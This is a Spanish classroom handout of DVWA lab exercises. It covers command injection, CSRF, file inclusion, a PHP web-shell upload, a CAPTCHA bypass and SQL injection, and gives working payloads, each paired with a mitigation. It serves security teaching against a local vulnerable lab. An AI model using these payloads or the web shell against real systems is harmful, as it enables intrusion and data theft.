EJERCICIOS AVANZADOS DE DVWA


Nº	Ejercicio	Qué tienes que hacer (fácil)	Cómo arreglarlo / evitarlo (fácil)
1	Command Injection	Meter en un formulario algo como ; whoami y ver que el servidor lo ejecuta.	No ejecutar lo que envía el usuario. Validar/filtrar lo que entra.
2	CSRF	Hacer que, sin saberlo, un usuario logueado haga un cambio (p. ej. cambiar contraseña) desde otra web.	Añadir un código secreto (token) en los formularios y comprobarlo en el servidor.
3	File Inclusion (LFI/RFI)	Cambiar un parámetro para que la web muestre un fichero sensible (ej. /etc/passwd).	No incluir ficheros directamente por parámetros; usar una lista de ficheros permitidos.
4	File Upload	Subir un archivo shell.php y acceder a él para ejecutar comandos.	Comprobar extensión y tipo, renombrar el archivo y guardarlo fuera de la carpeta pública.
5	Insecure CAPTCHA	Romper un captcha que está solo en el HTML (cliente).	Validar el captcha también en el servidor, no solo en el navegador.
6	SQL Injection (clásico)	Escribir ' OR '1'='1 en un campo y ver todas las filas de la BD.	Usar consultas preparadas (parametrizadas) y validar/limpiar las entradas.
7	SQL Injection (Blind)	Sacar datos poco a poco con preguntas true/false cuando no te devuelven la tabla.	Misma defensa que SQLi clásico + no mostrar errores con información.
8	Weak Session IDs	Ver si la cookie de sesión es fácil de adivinar o fijar (session fixation).	Usar IDs largos y aleatorios; regenerar la sesión al hacer login; poner cookies seguras (HttpOnly, Secure).


9	XSS (DOM)	Inyectar <script> que se ejecuta porque la página escribe datos en el DOM.	No usar innerHTML; insertar texto con métodos seguros (textContent) y escapar.
10	XSS (Reflected)	Poner <script> en una URL o formulario y que se ejecute al abrir la página.	Escapar/filtrar la salida y aplicar políticas (CSP).
11	XSS (Stored)	Guardar un <script> en comentarios y que se ejecute para otros usuarios.	Limpiar/sanitizar el contenido antes de guardarlo y escapar al mostrarlo.
12	CSP Bypass	Encontrar cómo saltarse una política CSP mal puesta (p. ej. unsafe-inline).	Quitar unsafe-*, usar nonces o hashes en la política CSP.
13	JavaScript Attacks	Ej.: clickjacking (iframe) o manipular objetos JS para romper la app.	Añadir X-Frame-Options / frame-ancestors y validar entradas JS.
14	Authorisation Bypass	Cambiar user_id en la URL y ver datos de otro usuario.	Comprobar en el servidor que el usuario tiene permiso para acceder a ese recurso.
15	Open HTTP Redirect	Hacer que la web redirija a una web maliciosa (phishing).	Validar destinos o usar una lista blanca de URLs permitidas.
16	Cryptography	Ver que las contraseñas usan MD5/SHA1 sin salt y se pueden romper.	Usar bcrypt o argon2 con salt y políticas de contraseña.
17	API	Probar endpoints sin token, con parámetros raros o sin límite de peticiones.	Autenticación, validar datos, limitar peticiones (rate-limit) y configurar CORS restringido.

Ejercicios para entregar, tienes que realizar capturas de pantalla

1) Command Injection — paso a paso


1. En DVWA: menú → **Command Injection**.
2. Asegúrate de estar logueado (admin/password) y que DVWA Security = **Low**.
3. En el campo **Input** escribe:
4. ; whoami




Vulnerability: Command Injection
Ping a device
Enter an IP address:
Submit
www-data
More Information
https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/
https://owasp.org/www-community/attacks/Command_Injection

o

&& ls -la /



5. Pulsa **Submit**.
6. Observa la salida en la página — debería aparecer el resultado del comando.
7. Si no sale, intercepta la petición con **Burp Proxy** (configura el navegador) y modifica el parámetro ip o similar introduciendo el payload, reenvía y observa la respuesta.
8. Entregable: captura donde se vea el comando ejecutado y explicación de por qué se ejecutó (falta de sanitización).

---

2) CSRF — paso a paso

1. En DVWA: logueado, cambiar a **Low**. Localiza la función que hace un cambio (p. ej. **Change Password**).
2. Abre la página del formulario y copia el HTML del request (usar DevTools → Network → XHR para ver la petición POST y parámetros).
3. Crea un archivo csrf.html con este contenido (ejemplo que autoenvía un POST):
4. <html><body>
5. <form id="f" action="http://localhost/DVWA/your_change_endpoint.php" method="POST">
6. <input type="hidden" name="password_new" value="nuevo123"/>

7. <input type="hidden" name="password_conf" value="nuevo123"/>
8. <input type="hidden" name="Change" value="Change"/>
9. </form>
10. <script>document.getElementById('f').submit();</script>
11. </body></html>


(ajusta action y campos según el formulario real)

12. En el navegador donde estés logueado en DVWA, abre csrf.html (archivo local). Debería ejecutar el POST y cambiar la contraseña sin pedir token.
13. Entregable: csrf.html, captura antes/después (p.ej. pantalla con cuenta y luego confirmación de cambio), explicación de mitigación (CSRF token server-side).

---


3) File Inclusion (LFI/RFI) — paso a paso

1. En DVWA → **File Inclusion**. Nivel **Low**.
2. Observa el parámetro page (o similar) en la URL. Intenta:



3. http://localhost/DVWA/vulnerabilities/fi/?page=../../../../../../etc/passwd
4. Pulsa Submit; si muestra /etc/passwd, has logrado LFI.
5. Si no muestra, prueba variantes (..%2F..%2F..%2Fetc%2Fpasswd) o buscar archivos web (/var/www/html/DVWA/config/config.inc.php).

6. Entregable: captura que muestre contenido de un fichero sensible y lista de payloads usados. Mitigación: whitelist de ficheros, evitar include directo de parámetros.



---

4) File Upload — paso a paso

1. En DVWA → **File Upload**. Nivel **Low**.
2. Crea un fichero shell.php con:

3. <?php echo '<pre>'; system($_GET['cmd']); echo '</pre>'; ?>
4. En el formulario de upload, intenta subir shell.php. Si hay restricción por extensión, primero intenta shell.php.jpg y luego intercepta multipart con Burp para cambiar Content-Type/filename.
5. Sube y localiza la URL del archivo (p. ej. http://localhost/DVWA/hackable/uploads/shell.php).
6. Ejecuta: http://.../shell.php?cmd=whoami y captura respuesta.
7. Entregable: URL del web shell (solo laboratorio), captura de ejecución y recomendaciones (validación server-side, renombrar, almacenar fuera de webroot).

---

5) Insecure CAPTCHA — paso a paso

1. En DVWA → **Insecure CAPTCHA**. Observa el formulario.
2. Inspecciona el HTML: ¿el valor correcto está en un campo oculto o calculado client-side?
3. Si está en HTML, modifica ese valor con DevTools o crea un request con el valor correcto y envíalo.
4. Si el CAPTCHA se basa en una cookie, borra cookies y prueba.
5. Entregable: captura del bypass y propuesta (usar verificación server-side, reCAPTCHA).


---

6) SQL Injection — paso a paso


1. En DVWA → **SQL Injection**. Nivel **Low**.
2. En el campo **User ID** pon:
3. 1' OR '1'='1' --

o


1 OR 1=1



4. Submit. Deberías ver filas devueltas (todos los usuarios).
5. Intercepta con Burp para ver la petición y la query sin escapar.
6. Entregable: payload usado, captura de resultados, explicación de la query construida y mitigación (prepared statements).



